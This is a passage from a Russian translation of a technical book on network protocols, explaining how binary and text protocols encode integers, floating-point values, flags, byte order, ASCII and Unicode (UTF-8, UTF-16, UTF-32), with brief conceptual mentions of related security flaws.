В этой главе вы прочитали о методах пассивного и активного перехвата, но лучше ли один из них другого? Это зависит от тестируемого приложения. Если вы не ограничиваетесь простым наблюдением за сетевым трафиком, активный подход окупается. По мере дальнейшего чтения книги вы увидите, что активный перехват даёт значительные преимущества для анализа и эксплуатации протоколов. Если в вашем приложении есть выбор, используйте SOCKS, поскольку во многих обстоятельствах это самый простой подход.

Сноски

[1] Цикл прокси возникает, когда прокси многократно подключается к самому себе, создавая рекурсивный цикл. Закончиться это может только катастрофой или, по крайней мере, исчерпанием доступных ресурсов.

Глава 3. Структуры сетевых протоколов

Старая поговорка «Нет ничего нового под солнцем» верна и в отношении структуры протоколов. Двоичные и текстовые протоколы следуют общим шаблонам и структурам. Поняв их, вы сможете легко применить эти знания к любому новому протоколу. В этой главе подробно рассматриваются некоторые такие структуры и формализуется способ, которым я буду представлять их на протяжении оставшейся части книги.

В этой главе я рассматриваю многие распространённые типы структур протоколов. Каждый тип подробно описывается вместе со способом его представления в двоичных или текстовых протоколах. К концу главы вы должны научиться легко распознавать эти распространённые типы в любом анализируемом неизвестном протоколе.

Поняв устройство протоколов, вы также начнёте замечать шаблоны поведения, пригодного для эксплуатации, то есть способы атаки самого сетевого протокола. В главе 10 поиск проблем сетевых протоколов будет рассмотрен подробнее, а пока мы сосредоточимся только на структуре.

Структуры двоичных протоколов

Двоичные протоколы работают на двоичном уровне; наименьшая единица данных в них - один двоичный разряд. Работать с отдельными битами сложно, поэтому мы будем использовать 8-битовые единицы, называемые *октетами*, которые обычно также называют байтами. Октет фактически является стандартной единицей сетевых протоколов. Хотя октеты можно разбивать на отдельные биты, например для представления набора флагов, все сетевые данные мы будем рассматривать как 8-битовые единицы, как показано на рисунке 3-1.




Рисунок 3-1. Форматы описания двоичных данных

При отображении отдельных битов я буду использовать битовый формат, в котором бит 7, наиболее значимый бит (most significant bit, MSB), расположен слева. Бит 0, или наименее значимый бит (least significant bit, LSB), находится справа. (Некоторые архитектуры, например PowerPC, определяют нумерацию битов в обратном направлении.)

Числовые данные

Значения данных, представляющие числа, обычно лежат в основе двоичного протокола. Они могут быть целыми или десятичными. Числа могут представлять длину данных, идентифицировать значения тегов или просто обозначать некоторое число.

В двоичном виде числовые значения можно представить несколькими способами, и выбор способа в протоколе зависит от представляемого значения. В следующих разделах описаны некоторые наиболее распространённые форматы.

Целые числа без знака

Целые числа без знака - самое очевидное представление двоичного числа. Каждый бит имеет определённое значение, зависящее от его позиции, а сумма этих значений представляет целое число. В таблице 3-1 приведены десятичные и шестнадцатеричные значения битов 8-битового целого числа.

Таблица 3-1. Десятичные значения битов

Бит	Десятичное значение	Шестнадцатеричное значение
0	1	`0x01`
1	2	`0x02`
2	4	`0x04`
3	8	`0x08`
4	16	`0x10`
5	32	`0x20`
6	64	`0x40`
7	128	`0x80`

Целые числа со знаком

Не все целые значения положительны. В некоторых ситуациях необходимы отрицательные целые числа. Например, чтобы представить разность двух целых чисел, необходимо учитывать, что она может оказаться отрицательной, а отрицательные значения способны хранить только целые числа со знаком. Кодирование целого числа без знака кажется очевидным, но центральный процессор может работать только с тем же набором битов. Поэтому процессору нужен способ интерпретировать значение целого числа без знака как число со знаком. Самая распространённая знаковая интерпретация - дополнительный код. Термин *дополнительный код* обозначает способ представления целого числа со знаком внутри собственного целочисленного значения процессора.

Преобразование между значениями без знака и со знаком в дополнительном коде выполняется путём применения к целому числу побитовой операции NOT, при которой бит 0 превращается в 1, а 1 - в 0, с последующим прибавлением 1. Например, на рисунке 3-2 показано преобразование 8-битового целого числа 123 в представление в дополнительном коде.




Рисунок 3-2. Представление числа 123 в дополнительном коде

У представления в дополнительном коде есть одно опасное последствие для безопасности. Например, диапазон 8-битового целого числа со знаком составляет от -128 до 127, поэтому абсолютная величина минимального значения больше максимального. Если изменить знак минимального значения, результатом будет оно само; другими словами, `-(-128)` равно `-128`. Из-за этого вычисления в разбираемых форматах могут оказаться неверными, что приводит к уязвимостям безопасности. Подробнее мы рассмотрим это в главе 10.

Целые числа переменной длины

Исторически эффективная передача сетевых данных имела очень большое значение. Хотя современные высокоскоростные сети могут сделать заботу об эффективности излишней, сокращение используемой протоколом полосы пропускания всё равно даёт преимущества. Если чаще всего представляемые целые значения находятся в очень ограниченном диапазоне, полезно применять целые числа переменной длины.

Например, рассмотрим поля длины. При отправке блоков размером от 0 до 127 байт можно использовать 7-битовое представление целого числа переменной длины. На рисунке 3-3 показано несколько вариантов кодирования 32-битовых слов. Для представления всего диапазона требуется не более пяти октетов. Но если протокол обычно назначает значения от 0 до 127, он использует только один октет, что позволяет сэкономить значительный объём.




Рисунок 3-3. Пример 7-битового кодирования целых чисел

При этом, если разобрать более пяти октетов или даже более 32 бит, результирующее целое число будет зависеть от программы разбора. Некоторые программы, в том числе написанные на C, просто отбросят все биты за пределами заданного диапазона, тогда как другие среды разработки сформируют ошибку переполнения. Если такое переполнение целого числа обработано неправильно, оно может привести к уязвимостям, например к переполнению буфера: будет выделен буфер памяти меньше ожидаемого размера, что, в свою очередь, вызовет повреждение памяти.

Данные с плавающей точкой

Иногда целых чисел недостаточно для представления требуемого протоколу диапазона десятичных значений. Например, протокол многопользовательской компьютерной игры может передавать координаты игроков или объектов в виртуальном мире игры. Если этот мир велик, ограниченного диапазона 32- или даже 64-битового значения с фиксированной точкой может легко не хватить.

Чаще всего для чисел с плавающей точкой используется формат IEEE, определённый в стандарте IEEE 754, *IEEE Standard for Floating-Point Arithmetic*. Хотя стандарт задаёт несколько двоичных и даже десятичных форматов значений с плавающей точкой, вы, скорее всего, встретите только два: двоичное представление одинарной точности, являющееся 32-битовым значением, и 64-битовое представление двойной точности. Для каждого формата задаются положение и размер в битах мантиссы и экспоненты. Также определяется знаковый бит, указывающий, является ли значение положительным или отрицательным. На рисунке 3-4 показана общая структура значения с плавающей точкой IEEE, а в таблице 3-2 приведены распространённые размеры экспоненты и мантиссы.




Рисунок 3-4. Представление числа с плавающей точкой

Таблица 3-2. Распространённые размеры и диапазоны чисел с плавающей точкой

Размер в битах	Биты экспоненты	Биты мантиссы	Диапазон значений
32	8	23	`+/- 3.402823 × 10^38`
64	11	52	`+/- 1.79769313486232 × 10^308`

Логические значения

Поскольку логические значения очень важны для компьютеров, неудивительно, что они находят отражение в протоколах. Каждый протокол самостоятельно определяет, как представить истинное или ложное логическое значение, но существуют некоторые общие соглашения.

Основной способ представить логическое значение - использовать один бит. Бит 0 означает ложь, а бит 1 - истину. Это, несомненно, экономит место, но не обязательно обеспечивает самый простой интерфейс с нижележащим приложением. Значительно чаще для логического значения используется один байт, поскольку им гораздо проще манипулировать. Также принято использовать ноль для представления ложного значения, а ненулевое значение - для истинного.

Битовые флаги

Битовые флаги являются одним из способов представления определённых логических состояний в протоколе. Например, в TCP набор битовых флагов используется для определения текущего состояния соединения. При установлении соединения клиент отправляет пакет с установленным флагом синхронизации (SYN), указывая, что соединения должны синхронизировать свои таймеры. Затем сервер может ответить флагом подтверждения (ACK), показывающим, что он получил запрос клиента, а также флагом SYN, устанавливающим синхронизацию с клиентом. Если бы при этом

установлении связи использовались одиночные перечислимые значения, такое двойное состояние было бы невозможно без отдельного состояния SYN/ACK.

Порядок байтов двоичных данных

Порядок байтов данных чрезвычайно важен для правильной интерпретации двоичных протоколов. Он играет роль всякий раз, когда передаётся многооктетное значение, например 32-битовое слово. Порядок байтов является следствием того, как компьютеры хранят данные в памяти.

Поскольку октеты передаются по сети последовательно, первым можно отправить как наиболее значимый октет значения, так и, наоборот, наименее значимый. Порядок отправки октетов определяет порядок байтов данных. Неправильная обработка порядка байтов способна привести к трудноуловимым ошибкам при разборе протоколов.

Современные платформы используют два основных порядка байтов: от старшего к младшему и от младшего к старшему. При порядке от старшего к младшему наиболее значимый байт хранится по наименьшему адресу, а при порядке от младшего к старшему там хранится наименее значимый байт. На рисунке 3-5 показано, как 32-битовое целое число `0x01020304` хранится в обоих форматах.




Рисунок 3-5. Представление слова при порядке байтов от старшего к младшему и от младшего к старшему

Порядок байтов значения обычно называют либо сетевым, либо порядком узла. Поскольку в RFC Интернета в качестве предпочтительного типа для всех определяемых сетевых протоколов неизменно используется порядок от старшего к младшему, если только унаследованные причины не требуют обратного, он называется сетевым порядком. Но ваш компьютер может использовать любой из двух порядков. Процессорные архитектуры вроде x86 используют порядок от младшего к старшему, а другие, например SPARC, - от старшего к младшему.

> **Примечание.** Некоторые процессорные архитектуры, включая SPARC, ARM и MIPS, могут иметь встроенную логику, которая задаёт порядок байтов во время выполнения, обычно переключением управляющего флага процессора. При разработке сетевого программного

обеспечения не делайте предположений о порядке байтов платформы, на которой оно будет работать. Сетевой API, используемый для создания приложения, обычно содержит удобные функции преобразования между этими порядками. Другие платформы, например PDP-11, используют смешанный порядок, при котором меняются местами 16-битовые слова. Однако в повседневной жизни вы вряд ли встретите такую платформу, поэтому не стоит на этом задерживаться.

Текстовые и удобочитаемые данные

Наряду с числовыми данными строки являются типом значений, который вы будете встречать чаще всего, независимо от того, передаются ли в них учётные данные для аутентификации или пути к ресурсам. При исследовании протокола, рассчитанного на передачу только английских символов,

текст, вероятнее всего, будет закодирован в ASCII. Первоначальный стандарт ASCII определял 7-битовый набор символов от 0 до `0x7F`, включающий большинство символов, необходимых для представления английского языка (см. рисунок 3-6).

4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Рисунок 3-6. 7-битовая таблица ASCII

Изначально стандарт ASCII разрабатывался для текстовых терминалов, физических устройств с движущейся печатающей головкой. Управляющие символы применялись для отправки терминалу команд перемещения печатающей головки или для синхронизации последовательного обмена между компьютером и терминалом. Набор ASCII содержит два типа символов: управляющие и печатные. Большинство управляющих символов являются пережитком тех устройств и практически не используются. Но некоторые по-прежнему несут информацию в современных компьютерах, например CR и LF, которыми завершаются строки текста.

Печатные символы - это символы, которые можно увидеть. В этот набор входят многие знакомые знаки и буквенно-цифровые символы. Однако они мало помогут, если требуется представить международные символы, число которых измеряется тысячами. В 7-битовом числе невозможно представить даже малую долю всех возможных символов языков мира.

Для преодоления этого ограничения обычно применяются три стратегии: кодовые страницы, многобайтовые наборы символов и Unicode. Протокол либо требует использовать один из этих трёх способов представления текста, либо предоставляет приложению возможность выбрать вариант.

Кодовые страницы

Самый простой способ расширить набор ASCII основан на том, что при хранении всех данных в октетах 128 неиспользуемых значений от 128 до 255 можно приспособить для хранения дополнительных символов. Хотя 256 значений недостаточно для хранения всех символов всех существующих языков, неиспользуемый диапазон можно задействовать множеством разных способов. Соответствие символов значениям обычно закрепляется в спецификациях, называемых

кодовыми страницами или *кодировками символов*.

Многобайтовые наборы символов

В таких языках, как китайский, японский и корейский, которые вместе обозначаются сокращением CJK, невозможно даже приблизиться к представлению всей письменности 256 символами, даже если использовать всё доступное пространство. Решение состоит в применении многобайтовых наборов символов совместно с ASCII для кодирования этих языков. Распространённые кодировки - Shift-JIS для японского и GB2312 для упрощённого китайского.

Многобайтовые наборы позволяют кодировать нужный символ последовательностью из двух или более октетов, хотя встречаться с их применением вы будете редко. В действительности, если вы не работаете с CJK, то, вероятно, вообще их не увидите. (Ради краткости я не буду далее обсуждать многобайтовые наборы символов; при необходимости множество интернет-ресурсов поможет вам их декодировать.)

Unicode

Стандарт Unicode, впервые стандартизованный в 1991 году, стремится представить все языки в едином наборе символов. Unicode можно воспринимать как ещё один многобайтовый набор символов. Но вместо ориентации на определённый язык, как Shift-JIS ориентирован на японский, он пытается закодировать в едином универсальном наборе все письменные языки, включая некоторые древние и искусственные.

Unicode определяет два связанных понятия: отображение символов и кодирование символов. Отображение символов включает соответствие числового значения символу, а также множество других правил и норм использования или объединения символов. Кодирование символов определяет способ, которым эти числовые значения кодируются в нижележащем файле или сетевом протоколе. Для анализа гораздо важнее знать, как закодированы эти числовые значения.

Каждому символу Unicode назначается *кодовая позиция*, представляющая уникальный символ. Кодовые позиции обычно записываются в формате `U+ABCD`, где `ABCD` - шестнадцатеричное значение кодовой позиции. Ради совместимости первые 128 кодовых позиций соответствуют ASCII, а следующие 128 взяты из ISO/IEC 8859-1. Полученное значение кодируется по определённой схеме, которую иногда называют кодировкой универсального набора символов (Universal Character Set, UCS) или форматом преобразования Unicode (Unicode Transformation Format, UTF). (Между форматами UCS и UTF есть небольшие различия,

но для идентификации и обработки они несущественны.) На рисунке 3-7 показан простой пример нескольких форматов Unicode.




Рисунок 3-7. Строка «Hello» в разных кодировках Unicode

Используются три распространённые кодировки Unicode: UTF-16, UTF-32 и UTF-8.

UCS-2/UTF-16

UCS-2/UTF-16 является собственным форматом современных платформ Microsoft Windows, а также виртуальных машин Java и .NET во время выполнения кода. Он кодирует кодовые позиции последовательностями 16-битовых целых чисел и имеет варианты с порядком байтов от младшего к старшему и от старшего к младшему.

UCS-4/UTF-32

UCS-4/UTF-32 - распространённый формат приложений Unix, поскольку во многих компиляторах C/C++ он является стандартным форматом широких символов. Он кодирует кодовые позиции последовательностями 32-битовых целых чисел и имеет варианты с разным порядком байтов.

UTF-8

UTF-8, вероятно, является самым распространённым форматом в Unix. Кроме того, это стандартный формат ввода и вывода для различных платформ и технологий, например XML. Вместо фиксированного размера целого числа для кодовых позиций он кодирует их простым значением переменной длины. В таблице 3-3 показано кодирование кодовых позиций в UTF-8.

Таблица 3-3. Правила кодирования кодовых позиций Unicode в UTF-8

Биты кодовой позиции	Первая кодовая позиция (U+)	Последняя кодовая позиция (U+)	Байт 1	Байт 2	Байт 3	Байт 4
0-7	0000	007F	0xxxxxxx			
8-11	0080	07FF	110xxxxx	10xxxxxx		
12-16	0800	FFFF	1110xxxx	10xxxxxx	10xxxxxx	
17-21	10000	1FFFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx
22-26	200000	3FFFFFF	111110xx	10xxxxxx	10xxxxxx	10xxxxxx
26-31	4000000	7FFFFFFF	1111110x	10xxxxxx	10xxxxxx	10xxxxxx

У UTF-8 много преимуществ. Во-первых, её определение гарантирует, что набор ASCII, кодовые позиции от U+0000 до U+007F, кодируется одиночными байтами. Благодаря этому схема не только совместима с ASCII, но и экономно расходует пространство. Кроме того, UTF-8 совместима с программами C/C++, использующими строки, завершаемые NUL.

При всех преимуществах UTF-8 имеет свою цену: такие языки, как китайский и японский, занимают в ней больше места, чем в UTF-16. На рисунке 3-8 показано такое невыгодное кодирование китайских символов. Однако обратите внимание, что UTF-8 в этом примере всё равно расходует пространство экономнее, чем UTF-32 для тех же символов.




Рисунок 3-8. Строка «□□» в разных кодировках Unicode

Примечание. Неправильное или наивное кодирование символов может стать источником трудноуловимых проблем безопасности, от обхода механизмов фильтрации, например в запрошенном пути к ресурсу, до переполнения буфера. В главе 10 мы исследуем некоторые уязвимости, связанные с кодированием символов.

Двоичные данные переменной длины

Если разработчик протокола заранее точно знает, какие данные должны передаваться, он может сделать все значения протокола фиксированной длины. В действительности это встречается довольно редко: даже простейшим учётным данным для аутентификации полезна возможность задавать переменную длину строк имени пользователя и пароля. Для формирования значений данных переменной длины протоколы используют несколько стратегий. В следующих разделах я рассмотрю самые распространённые: данные с терминатором, данные с префиксом длины, данные с неявной длиной и данные с заполнением.

Данные с терминатором

